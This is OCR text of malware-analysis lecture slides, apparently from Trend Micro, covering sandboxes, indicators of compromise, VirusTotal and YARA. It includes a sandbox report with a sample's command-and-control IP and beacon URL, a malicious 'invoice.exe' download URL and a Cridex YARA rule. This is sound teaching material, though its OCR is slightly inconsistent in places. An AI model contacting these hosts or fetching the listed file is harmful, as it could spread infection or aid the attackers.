|   0000:013e      2124            and word [si], sp
`-> 0000:0140      48              dec ax
    0000:0141      2b482a          sub cx, word [bx + si + 0x2a]
```

COM files were loaded to 0x100 in memory and just run (MS-DOS)

TREND MICRO

Computer science again

- There is a limit to what we can know
- Encryption/Packing
- Second stage files
- Environment-specific behavior

- And we haven’t considered other file types

Sandboxing


The Petri-dish idea

- Theory: we can understand Malware by observing it
- 1990: apply IDS ideas to low-level operations
- Later, encapsulated&instrumented environment built on an emulator

Sandboxes

- Usually VM-based
- Sometimes emulation-based
- Great selection
- But best if customizable

What is a sandbox



Analysis

CATEGORY	STARTED	COMPLETED	DURATION
FILE	2016-06-14 01:26:05	2016-06-14 01:35:22	557 seconds

File Details

FILE NAME	vv.exe
FILE SIZE	347136 bytes
FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	c49771018fbaae4bee8bd3bd3a2be169
SHA1	2335a5f8ebe8ee224373a84dac368e7a342a852a
SHA256	a615aea82b09173066203998 2f66637a14e3ec079c2a07acd8f09a0bd3af84de
SHA512	583225b2be46e8a55c884ef446180acdee07bcd2e237fcd12a297bd4e18e07b5babfa1389fe1dc81b6f8c232f6825a38117e5919999ab98330e764b9497bb526
CRC32	B3A6B823
SSDEEP	6144:dda07CV/DBqiQLGdgN4soCo6i10ib+rBhezs37rQ8v4nbXA:dR7CV/DBqiQasbb7mb+rBhezgXrv4
YARA	None matched

Hosts

IP
8.8.8.8
103.7.30.86
98.126.216.51

Domains

DOMAIN	IP
users.qzone.qq.com	103.7.30.86

Files | Registry Keys | Mutexes

```
C:\WINDOWS\Registration\R000000000007.clb
C:\WINDOWS\system32\msscript.ocx
```

Summary

Files | **Registry Keys** | Mutexes

```
HKEY_LOCAL_MACHINE\Software\Microsoft\COM3
HKEY_USERS\S-1-5-21-1547161642-507921405-839522115-1004_Classes
HKEY_LOCAL_MACHINE\Software\Classes
\REGISTRY\USER
HKEY_LOCAL_MACHINE\Software\Classes\CLSID
HKEY_CLASSES_ROOT\ScriptControl
HKEY_CLASSES_ROOT\ScriptControl\CLSID
CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}
CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\TreatAs
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\InprocServer32
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\InprocServerX86
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\LocalServer32
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\InprocHandler32
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\InprocHandlerX86
\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\LocalServer
HKEY_CLASSES_ROOT\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}
HKEY_CLASSES_ROOT\CLSID\{0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}\TreatAs
HKEY_CLASSES_ROOT\TypeLib
HKEY_CLASSES_ROOT\TypeLib\{0E59F1D2-1FBE-11D0-8FF2-00A0D10038BC}
HKEY_CLASSES_ROOT\TypeLib\{0E59F1D2-1FBE-11D0-8FF2-00A0D10038BC}\1.0
HKEY_CLASSES_ROOT\TypeLib\{0E59F1D2-1FBE-11D0-8FF2-00A0D10038BC}\1.0\0
HKEY_CLASSES_ROOT\TypeLib\{0E59F1D2-1FBE-11D0-8FF2-00A0D10038BC}\1.0\0\win32
HKEY_CLASSES_ROOT\VBScript
HKEY_CLASSES_ROOT\VBScript\CLSID
CLSID\{B54F3741-5B07-11CF-A4B0-00AA004A55E8}
CLSID\{B54F3741-5B07-11CF-A4B0-00AA004A55E8}\TreatAs
```

Customization

- A customized sandbox is a key element in your defenses
- Must reflect your environment

Malware detecting VMs

- Generic VM detection rare
- More common
  - Detecting drivers unique to VMs
  - Installed as optimizations
  - Sometimes can be avoided
- Dedicated sandboxes avoid detection

Sandbox conclusions

- Much easier to automate
  - = cheaper, faster
- Can miss behaviors
  - Customization!
- May be ‘impatient’

Indicators

Sandboxes and Reversing just the beginning

- Indicators as the result of reversing & sandboxing
- Each is a question that needs an answer

What sort of indicators?

- File accesses, file downloads
- System objects
- Network accesses
  - HTTP, FTR, DNS, SMTP, …


Files and OS Objects

What files were accessed

- Could be an indicator of data leakage
- Understanding what's in file is important

Registry Keys

- OS run DB for application variables



What Registry keys


- Can tell us
  - What programs Malware is trying to manipulate
  - How to be persistent on the system
  - How it self-IDs

File hashes

- Useful correlation method
- VirusTotal can give us more insights
- Approximate hashes
  - SSDEEP - most common
  - TLSH - most useful, but not common
    - https://github.com/trendmicro/tlsh

Virustotal

- Scanning and analysis server
- Run by Alphabet (Google)
- Upload file/search for hash
- Be careful!
  - Information leakage
  - Not an AV comparison tool


virustotal
SHA256: a615aea82b09173066203998266637a14e3ec079c2a07acd8f09a0bd3af84de
File name: npp.exe
Detection ratio: 30 / 55
Analysis date: 2016-06-15 02:02:27 UTC (2 hours, 54 minutes ago)
0
0
Analysis
File detail
Additional information
Comments 0
Votes
Behavioural information
Antivirus | Result | Update
ALYac | Trojan.Generic.AD.041911032 | 20160615
AVG | Generic_r.IWX | 20160614
AVware | Trojan.Win32.Generic!BT | 20160615
Ad-Aware | Gen:Heur.Kelios.1 | 20160615
AegisLab | Virtool.W32.Generic!c | 20160615
Arcabit | Trojan.Kelios.1 | 20160615
Avast | Win32:Trojan-gen | 20160615

Opened files

C:\WINDOWS\Registration\R000000000007.clb (successful)
C:\WINDOWS\system32\msscript.ocx (successful)
\\.\PIPE\lsarpc (successful)
C:\WINDOWS\system32\wbem\wbemdisp.TLB (successful)
C:\WINDOWS\system32\stdole2.tlb (successful)
C:\WINDOWS\system32\drivers\etc\hosts (successful)
C:\WINDOWS\system32\rsaenh.dll (successful)
\\.\WMIDataDevice (successful)
C:\WINDOWS\system32\WINHTTP.dll (successful)

Read files

C:\WINDOWS\Registration\R000000000007.clb (successful)
C:\WINDOWS\system32\msscript.ocx (successful)
C:\WINDOWS\system32\wbem\wbemdisp.TLB (successful)
C:\WINDOWS\system32\stdole2.tlb (successful)
C:\WINDOWS\system32\drivers\etc\hosts (successful)
C:\WINDOWS\system32\rsaenh.dll (successful)
C:\WINDOWS\system32\WINHTTP.dll (successful)

Created mutexes

M_Test (successful)

Runtime DLLs

kernel32.dll (successful)
user32.dll (successful)
ntdll (successful)
advapi32.dll (successful)
ole32.dll (successful)
ws2_32.dll (successful)
shlwapi.dll (successful)
dnsapi.dll (successful)
shell32.dll (successful)
msvcrt.dll (successful)

Show all

TCP connections

103.7.30.86:80
98.126.216.51:80

UDP communications

<MACHINE_DNS_SERVER>:53

HTTP requests

URL: http://users.qzone.qq.com/fcg-bin/cgi_get_portrait.fcg?uins=2135988505
TYPE: GET
USER AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.154

URL: http://98.126.216.51/ca.php?m=4D4467744D4441744D6A63744D446B744E6A41745254513D&h=437
TYPE: GET
USER AGENT: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)

DNS requests

users.qzone.qq.com (103.7.30.86)

Yara rules

- Like a little AV
- Supported in many systems
- Useful to check vulnerable systems
- Be careful!
  - F.P. prone

```
rule Malware_Cridex_Generic {
meta:
        description
           = "Rule matching Cridex-C Malware
           distributed in a German Campaign, January
           2014 (Vodafone, Telekom, Volksbank bills)"
        author = "F. Roth"
        date = "2014-01-15"
        reference
           = "https://www.virustotal.com/en/file/
           519120e4ff6524353247dbac3f66e6ddad711d384e3
           17923a5bb66c16601743e/analysis/"
        hash = "86d3e008b8f5983c374a4859739f7de4"
strings:
        $c1 = "NEWDEV.dll" fullword
        $b2a = "COMUID.dll" fullword
        $b2b = "INSENG.dll" fullword
condition:
        $c1 and 1 of ($b*)
}
```

Network objects

URLs

- Can refer to
  - second-stage Malware
  - Command and Control
  - Monetization
  - Data leakage

HTTP Requests


URI	DATA
http://users.qzone.qq.com/fcg-bin/cgi_get_portrait.fcg?uins=2135988505	GET /fcg-bin/cgi_get_portrait.fcg?uins=2135988505 HTTP/1.1 Host: users.qzone.qq.com Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537 .36 (KHTML, like Gecko) Chrome/33.0.1750.154 Safari/537.36
http://98.126.216.51/ca.php? m=4D4467744D4441744D6A6374526B55744F4559745245593D&h=437	GET /ca.php?m=4D4467744D4441744D6A6374526855744F4559745245593D& h=437 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequ est.5) Host: 98.126.216.51 Connection: Keep-Alive


```
$ curl -v http://users.qzone.qq.com/fcg-bin/cgi_get_portrait.fcg?uins=2135988505
*   Trying 103.7.30.86...
* Connected to users.qzone.qq.com (103.7.30.86) port 80 (#0)
> GET /fcg-bin/cgi_get_portrait.fcg?uins=2135988505 HTTP/1.1
> Host: users.qzone.qq.com
> User-Agent: curl/7.43.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: TSW/Node.js
< Cache-Control: max-age=86400
< Connection: close
< Keep-Alive: timeout=10
< Mod-Map: nodeproxy_index:photo.v7/nodejs/module/nodeproxy/index.js
< Content-Type: text/html
< Cache-Offline: false
< Content-Length: 124
< Server: QZHTTP-2.37.1
< Date: Wed, 15 Jun 2016 07:17:21 GMT
<
* Closing connection 0
portraitCallBack({“2135988505":["http://qlogo2.store.qq.com/qzone/2135988505/2135988505/100",
0,-1,0,0,0,"98.126.216.52",0]})
$
```

```
$ wget -v -O 2135988505.bin http://qlogo2.store.qq.com/qzone/2135988505/2135988505/100
--2016-06-15 09:20:21--  http://qlogo2.store.qq.com/qzone/2135988505/2135988505/100
Resolving qlogo2.store.qq.com... 174.35.71.14, 151.249.89.196
Connecting to qlogo2.store.qq.com|174.35.71.14|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2055 (2.0K) [image/jpeg]
Saving to: ‘2135988505.bin’

2135988505.bin      100%[===================>]   2.01K  --.-KB/s    in 0s

2016-06-15 09:20:21 (131 MB/s) - ‘2135988505.bin’ saved [2055/2055]
$ file 2135988505.bin
2135988505.bin: JPEG image data, JFIF standard 1.02
$
```





Traffic Direction Systems

- URLs lead to other URLs
- Each decision point is a TDS that looks at
  - Browser/Machine attributes
  - referer ID
  - Opportunities for monetizations

Domains

- FQDN (Fully Qualified Domain Name)
  - is mapped to an address
  - Sometimes the FQDN already tells us a lot
- DNS can tell us a few things more

For example


```
{
  "@eventID": "909",
  "Details": "URL: http://loslokos.com.br/invoice.exe Threat Name: WEB-THREAT_RAREWARE.WRS",
  "Event": "Attempts to connect to malicious URL"
},
```



What can we tell by looking at loslokos.com.br?

loslokos.com.br

